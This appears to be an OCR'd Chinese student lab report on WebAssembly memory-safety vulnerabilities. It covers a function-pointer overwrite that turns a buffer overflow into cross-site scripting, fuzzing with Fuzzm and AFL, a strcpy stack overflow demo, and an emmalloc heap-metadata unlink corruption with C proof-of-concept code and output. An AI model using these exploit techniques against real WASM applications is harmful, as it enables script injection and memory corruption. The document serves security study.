
```
    emscripten_run_script("console.log('Porting my program to WASM!');");
    trigger(&comms);
    return 0;
}
```

该代码提供了一个通信API，其中64字节消息及其通道在结构中表示。可以使用trigger()API函数触发通信。 如果驱动程序应用程序(在此示例中由main()表示)遇到缓冲区溢出，使得消息Comms.msg溢出到函数指针Comms.out中，则攻击者将能够调用任何可用的匹配函数名并提供任意字符串的函数。

函数main()演示了一个攻击者控制72字节数据(char * payload)通过不安全的memcpy()写入到通信结构中。 Payload由几部分组成:

1. 一个良好的JavaScript alert()调用，表示成功执行
2. 启动JavaScript行注释(//)以指示eval()忽略行中的其余字符，因为eval()否则会拒绝在其余有效Payload中找到的字节，从而无法执行
3. ASCII空格字符贯穿并超过可用于消息的预期64字节空间的末尾，包括两个额外的空格来计算内存中的struct成员对齐
4. 写入.msg_len的0x0040或64的小端表示
5. 0x00000002的小端表示，攻击者首选函数emscripten_-run_script()的索引，它覆盖.out原始函数指针值

Comms.out函数指针在WebAssembly二进制文件中表示一个指向接收const char *参数的void函数的指针，并由运行时环境强制执行，在调用时仍然为true。由于接收const char* 参数的void函数值被重写为emscripten_run_script()的索引时，签名匹配条件仍然为真，Runtime check不检测修改的间接函数调用并允许它继续运行。因此，当调用comms-> out(comms-> msg)时，导致执行emscripten_run_script(comms-> msg)，最终致使JavaScript通过eval()执行我们的payload而没有产生错误信息



出现上述弹窗说明成功执行alert函数，这次攻击成功。

改进措施：

攻击者必须控制函数指针值，指向函数必须具有与目标JavaScript互操作函数匹配的签名，并且它们必须使用它们的参数调用解除引用的函数，对函数施加足够的控制。这些条件的影响是现存的，但在WebAssembly程序中不太可能发生。还有另外两个要满足的条件，进一步降低了可能性: 目标JavaScript互操作性函数必须由C/C++代码调用，否则它们将在.wasm二进制文件中进行优化，而.wasm二进制文件必须通过LLVM控件流完整性检测。因此我们研究这些条件的限制和可用行，以通过函数指针来提高跨站点脚本攻击的可行性。

针对wasm内存错误的模糊测试（沈新迪同学完成）


wasm内存分布

为了探究，wasm具体的线性内存结构，使用了以下代码

```
#include <stdio.h>
#include <stdlib.h>

int test(int a, int b) {
    int c;
    printf("child val: %p\n", &c);
    return a^b;
}

const char s1[] = "11111";
char s2[] = "s22222";

int main(int argc, char ** argv) {
    int *p = malloc(0x10);
    printf("heap1: %p\n", p);
    int *p2 = malloc(0x10);
    printf("heap2: %p\n", p2);
    int a,b,c;
    printf("stack val: %p\n", &a);
    printf("stack val: %p\n", &b);
    printf("stack val: %p\n", &c);

    test(1,2);

    printf("s1: %p\n", s1);
    printf("s2: %p\n", s2);
}
```

通过emscripten进行编译并运行，得到如下结果，

由此可以看出内存分布为，



由于stack和heap间隔很小，Heap很可能会被buffer overflow corrupt。

背景介绍

wasm的二进制程序通常由内存不安全的语言编译而成，如C和C++，而且由于wasm属于线性内存和缺乏保护的功能，可能出现一些源码级别的内存漏洞。

而模糊测试常常用于检测软件或计算机系统的安全漏洞，同时，Fuzzm是第一个针对wasm的模糊测试工具，因此，希望使用fuzzm工具试着对wasm的二进制程序进行检测。

模糊检测AFL


模糊测试（fuzz testing, fuzzing）是一种软件测试技术。

核心思想是将自动或半自动生成的随机数据输入到一个程序中，并监视程序异常，如崩溃，断言失败，以发现可能的程序错误，比如内存泄漏。 理论上只要运行足够长的时间，我们就会看到错误的发生。

AFL（american fuzzy lop）最初由Michał Zalewski开发，和libFuzzer等一样是基于覆盖引导的模糊测试工具，它通过记录输入样本的代码覆盖率，从而调整输入样本以提高覆盖率，增加发现漏洞的概率。其工作流程大致如下：

1. 从源码编译程序时进行插桩，以记录代码覆盖率（Code Coverage）


2. 选择一些输入文件，作为初始测试集加入输入队列（queue）
3. 将队列中的文件按一定的策略进行“突变”
4. 如果经过变异文件更新了覆盖范围，则将其保留添加到队列中
5. 上述过程会一直循环进行，期间触发了crash的文件会被记录下来



Fuzzm

基于AFL模糊测试的原理，Fuzzm针对wasm进行了相应的调整：

1. 首先，针对原始的`.wasm`二进制文件，由于使用线性内存，所以在wasm程序中添加`Stack & Heap Canaries`(堆栈检测点)，用于检测wasm程序是否发生内存溢出错误, wasm二进制程序也变成了`Hardened Binary`
2. 为了收集反馈，AFL会进行编译插装来跟踪路径覆盖的的近似形式`(approximate form of path coverage)`，然后存储在跟踪位数组`(trace bits array)`中。
3. 由于wasm属于二进制程序，无法访问源码，所以Fuzzm通过在所有的程序分支中插入代码来提取与AFL兼容的覆盖信息，即`instrument Approx Coverage`.
4. 最后Fuzzm对AFL进行了高度优化，因此可以在wasm虚拟机上对程序进行模糊测试。



实验环境

需要安装并配置环境：

- Rust和cargo
- wasmtime
- nodejs和npm
- wasi sdk

以及需要从github库中，获得fuzzm_project相关的代码。

问题与解决方案

在实验过程中，遇到了重大的问题，即github的连接问题，尤其发生在安装和配置wasmtime过程中。

安装wasmtime需要使用指令，`curl https://wasmtime.dev/install.sh -sSf | bash`，其中，会使用git clone从github上获得与操作系统相应的安装包，并修改配置文件。

但由于连接问题，该指令一直返回连接超时错误，对此有两种解决思路：

1. 直接从github下载相应的资源，并且需要自行配置相应的文件，主要是PATH文件，但由于对macOS不太熟悉，且文档中没有更近一步的说明，未能成功
2. 考虑不使用wasmtime，而使用emscripten，但wasmtime作为wasm的独立运行时，实现了在Web之外运行wasm代码，在模糊测试中，这项功能显得十分重要，未能找到替代的方法。

因此，实验无法进行下去，所幸fuzzm给出了相关的例子。


测试结果

使用的是fuzzm中给出的例子，具体代码为：

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

__attribute__((noinline))
void vuln() {
  printf("Type two inputs:\n");

  char input1[16];
  scanf(/* ERROR */ "%32s", input1);
  printf("input: %s\n", input1);

  char input2[16];
  scanf("%16s", input1);
  printf("input: %s\n", input2);
}

__attribute__((noinline))
int read_int() {
  int input;
  scanf("%d%*c", &input);
  return input;
}

int main() {
  char overwritten[8] = "AAAABBB";
  if (read_int() == 42)
    vuln();
  printf("main variable: %s\n", overwritten);
```

```
  char * compare = malloc(sizeof(char) * 8);
  strcat(compare, "AAAA");
  strcat(compare, "BBB");
  if (strcmp(overwritten, compare) == 0) {
    printf("equal\n");
  } else {
    printf("not equal\n");
  }
}
```

代码对应的模糊测试结果如下：



基于栈的缓冲区溢出(Stack Based Buffer Overflow)（梁郅卓同学完成）


如WebAssembly文档中所述，如果模块尝试写入分配的线性内存边界之外的内存，则将抛出内存越界的错误异常并终止执行。但是，没有机制可以保护覆盖存储在线性寄存器中的变量。因此，在某些情况下，诸如strcpy之类的不安全函数可能允许攻击者覆盖局部变量。使用如下代码对此进行验证：

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <emscripten.h>

EM_JS(void,overflowAlert,(),{
    alert("overflow");
});

int main()
{
    char bof0[] = "abc";
    char bof1[] = "123";
    strcpy(bof1,"BBBBBBB");
```

```
    if(strcmp(bof0,"abc"))
        overflowAlert();
return 0;
}
```

利用Emscripten工具链将代码编译为WebAssembly模块并运行：

```
emcc bof.c -o bof0.html
emrun bof.html
```



主机报错overflow，说明bof0被bof1覆盖。

堆元数据损坏（Heap Metadata Corruption）（梁郅卓同学完成）

攻击者可能用来在 WebAssembly 程序中写入内存的另一个原语是破坏WebAssembly 二进制文件附带的内存分配器的堆元数据。由于在 WebAssembly 中主机环境不提供默认分配器，因此编译器将内存分配器作为编译程序的一部分包含在内。虽然标准分配器（例如dlmalloc）已经针对各种堆元数据损坏攻击进行了强化，但简化和轻量级分配器通常容易受到经典攻击。通过调用 free 释放内存块时，分配器会尝试合并尽可能多的相邻空闲块以避免碎片，这产生了经典的解链接漏洞。使用如下代码对此进行验证

```
#include <stdlib.h>
#include <string.h>
#include <stdio.h>
#include <inttypes.h>
#include <emscripten.h>

int alignment(void * ptr) { //获取指针的对齐方式，这里的对齐方式是指指针的地址是2的多少次方倍
    int trailing_zeroes = __builtin_ctz((uintptr_t) ptr);
    return 2 << trailing_zeroes;//2左移trailing_zeroes位
}

void print_ptr(void * ptr) {//打印指针的地址和对齐方式
    if (ptr) {
        printf("%p (%lu), align=%d\n", ptr, (uintptr_t) ptr, alignment(ptr));
    } else {
        printf("NULL\n");
    }
}

struct free_info {
  void * prev;
  void * next;
```


```
};

typedef struct region {
    size_t used : 1;// 如果为1，则表示该区域已被使用，如果为0，则表示该区域为空闲
    size_t totalSize : 31;// 区域的总大小
    // 每个内存区域都知道它的前一个邻居，因为我们希望将它们合并。 要计算下一个邻居，我们可以使用总大小，要知道邻居是否存在，我们可以将区域与lastRegion进行比较
    struct region* prev;
    // 到这里是固定的元数据，大小为8。 其余的要么是有效载荷，要么是freelist信息。
    union {
        struct free_info free_info;
        char payload[1];
    };
} region;

void print_heap_metadata_emmalloc(void * payload) {
    uint8_t * payload_bytes = payload;
    region* region = (struct region*) (payload_bytes - 8);//获取payload所在的region
    //减8是因为payload前面有8个字节的元数据
    printf("region at: ");
    print_ptr(region);
    printf("totalSize: 0x%x (%d) bytes\n", region->totalSize, region->totalSize);
    printf("state:     %s\n", (region->used) ? "used" : "free");
    printf("prev:      ");
    print_ptr(region->prev);
    printf("next():    ");
    print_ptr((char*) region + region->totalSize);
    if (region->used) {//如果是已使用的区域,则打印有效载荷
        printf("payload at: ");
        print_ptr(&region->payload);
        printf("payload:   \"%s\"\n", region->payload);
    } else {//如果是空闲区域,则打印空闲信息
        printf("free_info at: ");
        print_ptr(&region->free_info);
        printf("FI.prev:   ");
        print_ptr(region->free_info.prev);
        printf("FI.next:   ");
        print_ptr(region->free_info.next);
    }
    printf("\n");
}

__attribute__((used))//防止函数被优化
void main_bytes(void * input, size_t size) {

    printf("input: %s\n", (char *) input);
    printf("size:  %zu\n\n", size);

    uint8_t * alloc1 = malloc(8);
    printf("alloc1\n");
    print_heap_metadata_emmalloc(alloc1);

    uint8_t * alloc2 = malloc(1000);
    printf("alloc2\n");
    print_heap_metadata_emmalloc(alloc2);

    // 堆溢出，破坏alloc2的元数据：将其标记为free（used：= 0），以便在释放时将其合并到alloc1中。
    printf("memcpy\n\n");
    memcpy(alloc1, input, size);//将input拷贝到alloc1中
    printf("alloc1\n");
    print_heap_metadata_emmalloc(alloc1);
```

```
    printf("alloc2 (corrupted)\n");
    print_heap_metadata_emmalloc(alloc2);

    // 通过释放alloc1来触发漏洞：-我们想操纵alloc2，让分配器认为它是一个空闲区域。然后，它将尝试合并alloc2和alloc1。它将取消链接alloc2的FreeInfo。
    printf("free alloc1\n\n");
    free(alloc1);

    printf("alloc1\n");
    print_heap_metadata_emmalloc(alloc1);

    printf("alloc2\n");
    print_heap_metadata_emmalloc(alloc2);

}

int main(int argc, char ** argv) {
    EM_ASM({//EM_ASM宏可以在C代码中嵌入JS代码
        window.main_bytes = function(array) { //将array传递给main_bytes函数
            ccall("main_bytes", null, ["array", "number"], [array, array.length]);
        };
    });
    return 0;
}
```


输出结果如下：

```
input: AAAAAAA
size:  24

alloc1
region at: 0x5011a0 (5247392), align=64
totalSize: 0x10 (16) bytes
state:     used
prev:      NULL
next():    0x5011b0 (5247408), align=32
payload at: 0x5011a8 (5247400), align=16
payload:   ""

alloc2
region at: 0x5011b0 (5247408), align=32
totalSize: 0x3f0 (1008) bytes
state:     used
prev:      0x5011a0 (5247392), align=64
next():    0x5015a0 (5248416), align=64
payload at: 0x5011b8 (5247416), align=16
payload:   ""

memcpy

alloc1
region at: 0x5011a0 (5247392), align=64
totalSize: 0x10 (16) bytes
state:     used
prev:      NULL
next():    0x5011b0 (5247408), align=32
payload at: 0x5011a8 (5247400), align=16
payload:   "AAAAAAA"
```

```
alloc2 (corrupted)
region at: 0x5011b0 (5247408), align=32
totalSize: 0x10 (16) bytes
state:     free
prev:      NULL
next():    0x5011c0 (5247424), align=128
free_info at: 0x5011b8 (5247416), align=16
FI.prev:   0x1000 (4096), align=8192
FI.next:   0x2000 (8192), align=16384

free alloc1

alloc1
region at: 0x5011a0 (5247392), align=64
totalSize: 0x20 (32) bytes
state:     free
prev:      NULL
next():    0x5011c0 (5247424), align=128
free_info at: 0x5011a8 (5247400), align=16
FI.prev:   NULL
FI.next:   NULL

alloc2
region at: 0x5011b0 (5247408), align=32
totalSize: 0x10 (16) bytes
state:     free
prev:      NULL
next():    0x5011c0 (5247424), align=128
free_info at: 0x5011b8 (5247416), align=16
FI.prev:   0x1000 (4096), align=8192
FI.next:   0x2000 (8192), align=16384
```



溢出前的堆布局：两个相邻的块。



alloc1溢出后的堆布局：操作堆元数据，导致镜像写入到空闲的选定位置。